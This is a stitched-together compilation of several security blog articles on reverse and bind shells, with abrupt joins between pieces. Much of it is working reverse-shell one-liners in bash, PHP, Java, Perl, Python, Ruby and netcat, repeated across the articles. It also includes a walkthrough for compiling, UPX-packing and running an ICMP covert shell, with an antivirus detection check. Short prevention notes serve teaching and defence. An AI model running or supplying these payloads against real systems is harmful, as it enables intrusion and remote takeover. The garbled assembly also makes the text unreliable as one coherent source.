To gain control over a compromised system, an attacker usually aims to gain interactive shell access for arbitrary command execution. With such access, they can try to elevate their privileges to obtain full control of the operating system. However, most systems are behind firewalls and direct remote shell connections are impossible. One of the methods used to circumvent this limitation is a reverse shell.

**How Reverse Shell Works**

In a typical remote system access scenario, the user is the client and the target machine is the server. The user initiates a remote shell connection and the target system listens for such connections. With a reverse shell, the roles are opposite. It is the target machine that initiates the connection to the user, and the user’s computer listens for incoming connections on a specified port.

The primary reason why reverse shells are often used by attackers is the way that most firewalls are configured. Attacked servers usually allow connections only on specific ports. For example, a dedicated web server will only accept connections on ports 80 and 443. This means that there is no possibility to establish a shell listener on the attacked server.

On the other hand, firewalls usually do not limit outgoing connections at all. Therefore, an attacker may establish a server on their own machine and create a reverse connection. All that the attacker needs is a machine that has a public (routable) IP address and a tool such as netcat to create the listener and bind shell access to it.

**Reverse Shell Examples**

It is very simple to create reverse shells using different tools and languages. First, you need a listener on your local machine with a public IP. For example, on a Linux machine, all you need is the following netcat command:

ncat -l -p 1337

This establishes the listener on TCP port 1337. Let’s assume that the user’s machine is available at the IP address 10.10.17.1. The following one-liners executed on the compromised target machine create a reverse shell connection with the attacker’s machine:

**Bash Reverse Shell**

The simplest method is to use bash which is available on almost all Linux machines. This was tested on Ubuntu 18.04 but not all versions of bash support this function:

/bin/bash -i >& /dev/tcp/10.10.17.1/1337 0>&1

**PHP Reverse Shell**

If the target machine is a web server and it uses PHP, this language is an excellent choice for a reverse shell:

php -r '$sock=fsockopen("10.10.17.1",1337);exec("/bin/sh -i <&3 >&3 2>&3");'

If this does not work, you can try replacing &3 with consecutive file descriptors. Another option for PHP is to [download and execute a more complex script developed by pentestmonkey](http://pentestmonkey.net/tools/web-shells/php-reverse-shell).

**Java Reverse Shell**

If the target machine uses Java, try the following:

r = Runtime.getRuntime()

p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.10.17.1/1337;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])

p.waitFor()

**Perl Reverse Shell**

Perl is another good candidate for a reverse shell on a web server:

perl -e 'use Socket;$i="10.10.17.1";$p=1337;socket(S,PF\_INET,SOCK\_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr\_in($p,inet\_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

**Python Reverse Shell**

Python is commonly used on production systems and therefore it may be an option for a reverse shell as well:

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("10.10.17.1",1337));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

**Ruby Reverse Shell**

While Ruby is not as common as the other languages, it also makes it possible to create a reverse shell:

ruby -rsocket -e 'exit if fork;c=TCPSocket.new("10.10.17.1","1337");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end';

or

ruby -rsocket -e'f=TCPSocket.open("10.0.17.1",1337).to\_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'

**Netcat Reverse Shell**

Netcat is rarely available on production servers, but if all else fails, the attacker can try the following:

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f

**More Reverse Shells**

For an impressive list of reverse shell payloads, you can refer to the [Reverse Shell Cheat Sheet](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md) maintained by [Swissky](https://twitter.com/pentest_swissky) on GitHub.

**Prevention**

In general, a reverse shell on its own is not malicious and can also be used for legitimate purposes, for example, for remote server administration. If you don’t need to use reverse shells, you can try to limit the possibility to create them but it is very difficult:

* You can impose strict control of outgoing connections. However, this is only possible for very specialized servers. And there is nothing to stop the attacker from opening a listener on a common port such as 80. In such a case, all connections would have to be monitored for content as well.
* You can disable most tools that make it possible to create a reverse shell, but again this is only possible for very specialized servers. As you can see above, reverse shells can be created using different tools and languages. Therefore, you may make it more difficult for the attacker, but not impossible.

Even if you succeed in avoiding reverse shells, there are other methods that the attacker can use to establish control over the system. For example, in some cases, they may use [web shells](https://www.acunetix.com/websitesecurity/introduction-web-shells/) instead.

Reverse shells on their own are always a result of some other kind of attack, for example, an [SQL Injection](https://www.acunetix.com/blog/articles/exploiting-sql-injection-example/) attack. Therefore, the best way to avoid reverse shells is to protect against attacks that allow impostors to gain shell access in the first place.

A reverse shell is a shell session established on a connection that is initiated from a remote machine, not from the local host. Attackers who successfully exploit a [**remote command execution vulnerability**](https://www.netsparker.com/blog/web-security/code-injection/) can use a reverse shell to obtain an interactive shell session on the target machine and continue their attack. A reverse shell (also called a connect-back shell) can also be the only way to gain remote shell access across a NAT or firewall. Let’s see how reverse shells work in practice and what you can do to prevent them.



**How a Reverse Shell Works**

To establish a typical remote shell, a machine controlled by the attacker connects to a remote network host and requests a shell session – this is called a bind shell. But what if the remote host is not directly accessible, for example because it has no public IP or is protected by a firewall? In this situation, a reverse shell might be used, where the target machine initiates an outgoing connection to a listening network host and a shell session is established.

Reverse shells are often the only way to perform remote maintenance on hosts behind a NAT, so they have legitimate administrative uses. However, they can also be used by cybercriminals to execute operating system commands on hosts protected from incoming connections by a firewall or other network security systems. For example, a piece of malware installed on a local workstation via a phishing email or a malicious website might initiate an outgoing connection to a command server and provide hackers with a reverse shell capability. Firewalls mostly filter incoming traffic, so an outgoing connection to a listening server will often succeed.

When attempting to compromise a server, an attacker may try to exploit a command injection vulnerability on the server system. The injected code will often be a reverse shell script to provide a convenient command shell for further malicious activities.

**Reverse Shell Code Examples**

To start with, the attacker needs to start a listener process on their system to listen for reverse shell connections incoming to their IP address, for example 10.0.0.123. On Linux, this can be as simple as one netcat command:

ncat -l -p 1111

This will start a netcat listener on port 1111. Now the attacker needs to (manually or automatically) execute code on the remote machine to connect to the listener. Many ready reverse shell codes exist for various systems and languages – see [**pentestmonkey’s Reverse Shell Cheat Sheet**](http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet) for an extensive list. Kali Linux also comes with a [**set of ready webshells**](https://tools.kali.org/maintaining-access/webshells), including reverse shells. Codes are typically one-liners to allow injection using a single command. While the examples below are for Linux and other Unix-like systems, many of them will also work on Windows if you change the command line interpreter call from /bin/sh -i to cmd.exe.

Bash Reverse Shell

If the target machine runs Linux, it’s a good idea to start with bash, as nearly all Linux systems come with this system shell:

/bin/bash -i >& /dev/tcp/10.0.0.123/1111 0>&1

Perl Reverse Shell

As with bash, a perl interpreter should be available on most Linux servers, so a perl command might be another way to obtain a reverse shell:

perl -e 'use Socket;$i="10.0.0.123";$p=1111;socket(S,PF\_INET,SOCK\_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr\_in($p,inet\_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

Python Reverse Shell

With [**Python continuing to gain popularity**](https://octoverse.github.com/#top-languages), there’s a good chance it’s available on the target server and can be used to execute a script like:

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("10.0.0.123",1111));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

PHP Reverse Shell

Most web servers will have PHP installed, and this too can provide a reverse shell vector (if the file descriptor &3 doesn’t work, you can try subsequent numbers):

php -r '$sock=fsockopen("10.0.0.123",1111);exec("/bin/sh -i <&3 >&3 2>&3");'

Java Reverse Shell

Java is likely to be available on application servers:

r = Runtime.getRuntime()  
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.123/1111;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])  
p.waitFor()

Ruby Reverse Shell

Ruby is another popular web application language that’s likely to have an interpreter on a general-purpose server system:

ruby -rsocket -e'f=TCPSocket.open("10.0.0.123",1111).to\_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'

**Preventing Reverse Shells**

Unless you are deliberately using reverse shells for remote administration, any reverse shell connections are likely to be malicious. Unfortunately, there’s also no surefire way of blocking reverse shell connections on a networked system, especially a server. You can mitigate the risk by selectively hardening your system:

* To limit exploitation, you can lock down outgoing connectivity to allow only specific remote IP addresses and ports for the required services. This might be achieved by sandboxing or running the server in a minimal container. Another way could be to set up a proxy server with tightly controlled destination restrictions. However, considering that reverse shells can be created even over DNS, such hardening can only limit the risk of reverse shell connections, not eliminate it.
* To make attacks a little more difficult, you can remove all unnecessary tools and interpreters to prevent the execution of at least some reverse shell codes. However, this is usually not a practical option except for the most hardened and specialized servers, and a determined attacker will eventually find a working shell script anyway.

Regardless of the technicalities, once an attacker has a way of executing OS commands, the system should be considered compromised – so the best protection from reverse shells is to prevent exploitation in the first place. Shell scripts are typically executed by exploiting a [**code injection vulnerability**](https://www.netsparker.com/blog/web-security/code-injection/), often followed by [**privilege escalation**](https://www.netsparker.com/blog/web-security/privilege-escalation/) to obtain root privileges. To avoid [**these and other vulnerabilities**](https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/), it’s vital to regularly patch your servers and web applications, and test them using a [**proven vulnerability scanner**](https://www.netsparker.com/website-security-scanner/).

**Types of shells**

1. Reverse shell
2. Bind shell

**Reverse shell**

A reverse shell is a type of shell in which the target machine communicates back to the attacking machine. The attacking machine has a listener port on which it receives the connection, which by using, code or command execution is achieved.



Figure 1: Reverse TCP shell

**Bind shell**

Bind shell is a type of shell in which the target machine opens up a communication port or a listener on the victim machine and waits for an incoming connection. The attacker then connects to the victim machine’s listener which then leads to code or command execution on the server.




Figure 2: Bind TCP shell

There are a number of popular shell files. To name a few: Reverse TCP Meterpreter, C99 PHP web shell, JSP web shell, Netcat, etc. One thing which is common between all these shells is that they all communicate over a TCP protocol.

Imagine a scenario in which communication to and from the server is protected and filtered by a firewall and does not allow TCP shell communication to take place on any listening port (both reverse and bind TCP connection).




Figure 3: Firewall blocks bind & reverse connection

But many environments allow ping requests to be sent and received. Ping requests work on the ICMP protocol.

ICMP stands for Internet Control Message Protocol; it is used by network devices’ query and error messages. ICMP differs from the widely used TCP and UDP protocols because ICMP is not used for transferring data between network devices.

When a device wants to test connectivity to another device, it uses the PING tool (ICMP communication) to send an *ECHO REQUEST*and waits for an *ECHO RESPONSE*. Images below show the PING echo request-response communication taking place between two network devices.




Figure 4: Ping echo request




Figure 5: Ping echo response

Looking at the ping echo request and response, we can see that the ping echo request ICMP packet sent by network device A (10.0.0.7) contains 48 bytes of data. Network device B (10.0.0.8) replies with a ping echo response with the same 48 bytes of data. See the image below:




Figure 6: ICMP header format

As you can see, the packet does not contain source and destination port numbers like TCP and UDP header formats. Hence, echo request-response communication is taking place between the network devices, but not over specific port(s).

The above discussion laid down little idea that ICMP communication can be used to contact between two devices using a custom agent running on victim and attacking devices.

The client ICMP agent listens for ICMP packets from a specific host and uses the data in the packet for command execution.

The server ICMP Agent sends ICMP packets to connect to the victim running a custom ICMP agent and sends it commands to execute.




Figure 7: Command execution over ICMP

**Nico Leidecker**(<http://www.leidecker.info/downloads/index.shtml>) has been kind enough to build ICMP Shell, which runs on a master-slave model.

Master is the server ICMP agent (attacker) and slave is the client ICMP agent (victim).

At present, the client agent supports Windows platforms only (EXE file) and the client agent can be run on any platform using C, Perl and Python.

ICMP Shell can be found on GitHub here: <https://github.com/interference-security/icmpsh>.

*Note: Forked and modified from*[*https://github.com/inquisb/icmpsh*](https://github.com/inquisb/icmpsh)*.*

*“icmp-s.c”*is the slave file which is run on victim machine on which remote command execution is to be achieved. This C code, when compiled and executed, asks the user to enter required details as command line arguments.

“*icmp-slave-complete.c*” is the complete slave file which has hard-coded values of required details so that command line arguments are not needed and the compiled executable can be executed directly.

ICMP Shell requires the following details:

|  |  |  |
| --- | --- | --- |
| **Line No.** | **Field** | **Description** |
| 187 | target | IP address of the attacker’s machine |
| 189 | delay | Delay between requests (milliseconds) |
| 191 | timeout | Timeout value (milliseconds) |
| 195 | max\_blanks | Maximum unanswered ICMP requests |
| 197 | max\_data\_size | Maximum data buffer size in bytes |

It can easily be compiled using MingW on both Linux and Windows. I will be demonstrating how to compile on Linux.

Install MingW and run the following command to compile the C file:

i686-w64-mingw32-gcc icmp-slave-complete.c -o icmp-slave-complete.exe




Figure 8: Compile code and generate Windows executable

Compress the executable using UPX Packer:

upx -9 -v -o icmp-slave-complete-upx.exe icmp-slave-complete.exe




Figure 9: Compress original executable using UPX

There is a 56.69% reduction in file size after compression:



Figure 10: File size difference

Make sure that ICMP replies set by the OS are disabled:

sysctl -w net.ipv4.icmp\_echo\_ignore\_all=1 >/dev/null

Execute the master ICMP Shell Agent:

./icmpsh\_m.py <attacker\_ip> <target\_ip>  
./icmpsh\_m.py 10.0.0.8 10.0.0.11

After starting the listener on the attacker’s machine, run the ICMP slave agent on the victim’s machine.




Figure 11: Reverse shell on attacking machine over ICMP

Using Wireshark, we can see the communication taking place between the attacker and victim machines.

Initially the packet transmission contains no data:




Figure 12: No data in ICMP packets

When the attacker machine receives a reverse connection from the victim machine, this how the data looks:




Figure 13: Victim connected to attacker machine

Sending a command from the attacker’s machine to the victim’s machine:




Figure 14: Command sent by attacker

Response received from the victim’s machine:




Figure 15: Output of executed command

Note that in the received response above, the output of the command is not complete and the data size is 128 bytes. This is because we had set the data buffer size (max\_buffer\_size) as 128 bytes in source code. The remaining of the output is set in further sets of 128 bytes ’til it is completed.

Last but not the least is checking the antivirus detection score:




Figure 16: VirusTotal scan result

Most probably the detection ratio hit 2 because of UPX packing.

ICMP Shell is a really good development by Nico Leidecker, and someday, after some more work, it may also become part of the popular Metasploit Framework.

Not quite but, you aren’t alone in ignorance. It is surprising that the number of folks that don’t actually know what a reverse shell is. Long story short, it is when one computer connects to another computer but the initiating computer forwards their shell to the destination. It is commonplace that a reverse shell happens during an attack or as part of a pentest. They are scary attacks because it gives an attacker an interactive shell on a machine that they should not have had access to inside of the “hardened” area.

Lets break down how this works.   
First there is a machine listening somewhere on a specific tcp port. In this case using netcat.

$ nc -vlp 80   
-v, — verbose Set verbosity level (can be used several times);   
-l, — listen Bind and listen for incoming connections;   
-p, — source-port port Specify source port to use   
(<http://man7.org/linux/man-pages/man1/ncat.1.html>)

Simple enough, just a listener on a specific port. Second, we will need another machine, the victim, to connect to this machine and then forward the session to it. There are countless ways to setup this connection depending what resources are available. This is how to do it with bash

$ bash -i >& /dev/tcp/192.168.1.142/80 0>&1

The command *bash -i >&* invokes bash with an “interactive” option. Then */dev/tcp/192.168.1.142/7023* redirects that session to a tcp socket via device file.   
Finally *0>&1*Takes standard output, and connects it to standard input.

It turns out linux has built a */dev/tcp* device file. While powerful and useful this file can be extremely dangerous when used in this way. This built in device file lets bash connect directly to any ip and any port out there. This also works well if you want to confirm a port is open, or check the time.

$ echo > /dev/tcp/192.168.1.142/22   
-bash: connect: Connection refused. ( yey no ssh is open !)

$ echo > /dev/tcp/[www.google.com/80](http://www.google.com/80)

$ cat </dev/tcp/time.nist.gov/13

57991 17-08-26 13:39:06 50 0 0 0.0 UTC(NIST) \*

[**More on Using Bash's Built-in /dev/tcp File (TCP/IP)**  
*If you saw yesterday's Tech Tip and were looking for more on using TCP/IP with bash's built-in /dev/tcp device file…*www.linuxjournal.com](http://www.linuxjournal.com/content/more-using-bashs-built-devtcp-file-tcpip)

What’s so scary about this? Well, netcat can be listening on any port, and in the example it listened on port 80. This means that the connection and all the traffic flowing through that pipe is going to look like regular http traffic and if that port is open on one of your hosts (as it usually is) then it doesn’t matter what kind of firewall you have, it isn’t going to stop a reverse shell from owning you. Subsequently it doesn’t stop a machine from inside your firewall that has access to the internet *\*\*cough\*\*cough* laptops, from using the allowable port, and then pivoting to anything that can be accessible on the internal lan.

Reverse shells are really fun to play with especially if you have something like a rubber ducky or a bash bunny. That lets you walk up to an unsecured laptop (that you have legitimate access to of course) and snag a shell. Then wait for your victim to come back and…

$ say “im sorry dave i can’t let you do that, you should have locked your computer"  
$ sudo reboot

[**USB Rubber Ducky**  
*Edit description*hakshop.com](https://hakshop.com/collections/usb-rubber-ducky)

[**Bash Bunny**  
*World's most advanced USB attack platform. It opens up attack surfaces that weren't possible before in one single…*hakshop.com](https://hakshop.com/products/bash-bunny)

Finally, here are examples of allowing a shell through in a whole bunch of different languages, because well not everything has bash, just most of the things.

Bash  
exec 5<>/dev/tcp/192.168.1.142/80  
cat <&5 | while read line; do $line 2>&5 >&5; done   
# or:  
while read line 0<&5; do $line 2>&5 >&5; done

PHP  
php -r ‘$sock=fsockopen(“192.168.1.142”,80);exec(“/bin/sh -i <&3 >&3 2>&3”);’  
(Assumes TCP uses file descriptor 3. If it doesn’t work, try 4,5, or 6)

RUBY  
ruby -rsocket -e’f=TCPSocket.open(“192.168.1.142”,80).to\_i;exec sprintf(“/bin/sh -i <&%d >&%d 2>&%d”,f,f,f)’

JAVA  
r = Runtime.getRuntime()  
p = r.exec([“/bin/bash”,”-c”,”exec 5<>/dev/tcp/192.168.1.142/80;cat <&5 | while read line; do \$line 2>&5 >&5; done”] as String[])  
p.waitFor()

PYTHON  
python -c ‘import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect((“192.168.1.142”,80));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([“/bin/sh”,”-i”]);’


[**Reverse Shell Cheat Sheet**  
*If you're lucky enough to find a command execution vulnerability during a penetration test, pretty soon afterwards you…*pentestmonkey.net](http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet)

[**Reverse Shell Cheat Sheet**  
*Reverse Shell Cheat Sheet, a list of reverse shells for connecting back*highon.coffee](https://highon.coffee/blog/reverse-shell-cheat-sheet/)

**Bind Shells**

Bind shells have the listener running on the target and the attacker connect to the listener in order to gain a remote shell.

Image for post



Netcat bind shell


There is a security issue with bind shells, though, and that is the fact that **anyone**can connect to the bind shell and run commands. A malicious actor can take advantage of this easily.

There is another key issue with bind shells, and that is the fact that if we were trying to connect to an internal host’s bind shell, 2 things could prevent us:  
**1.**Firewalls often have strict inbound traffic filtering  
**2.**NAT/PAT translation process changes the private IP address (RFC 1918) into different public IP addresses, and can even change the port

We can try and resolve issue 1 by setting the target’s bind shell to listen on a popular port, such as 443, but it is possible that the firewall blocks external connections from even the most popular ports. Is there a better way to gain a remote shell from a target, without having to face the security, firewall and NAT/PAT issues?

**Reverse Shells**

Image for post



Netcat reverse shell

The answer is — yes!  
Reverse shells have the listener running on the attacker and the target connects to the attacker with a shell.

Reverse shells solve a lot of headache that bind shells caused us, let’s see how it has solved each of the 3 issues.  
**1.**Reverse shells remove the need for a listener on the target machine, which means we don’t have to leave the target vulnerable to other malicious actors.  
**2.** Reverse shells can use popular ports (e.g. 80, 443) which are usually allowed on egress connections from an internal network to an external network, bypassing firewall restrictions.  
**3.**We do not need to specify the remote host’s IP address, and therefore do not have to face NAT/PAT address translation.

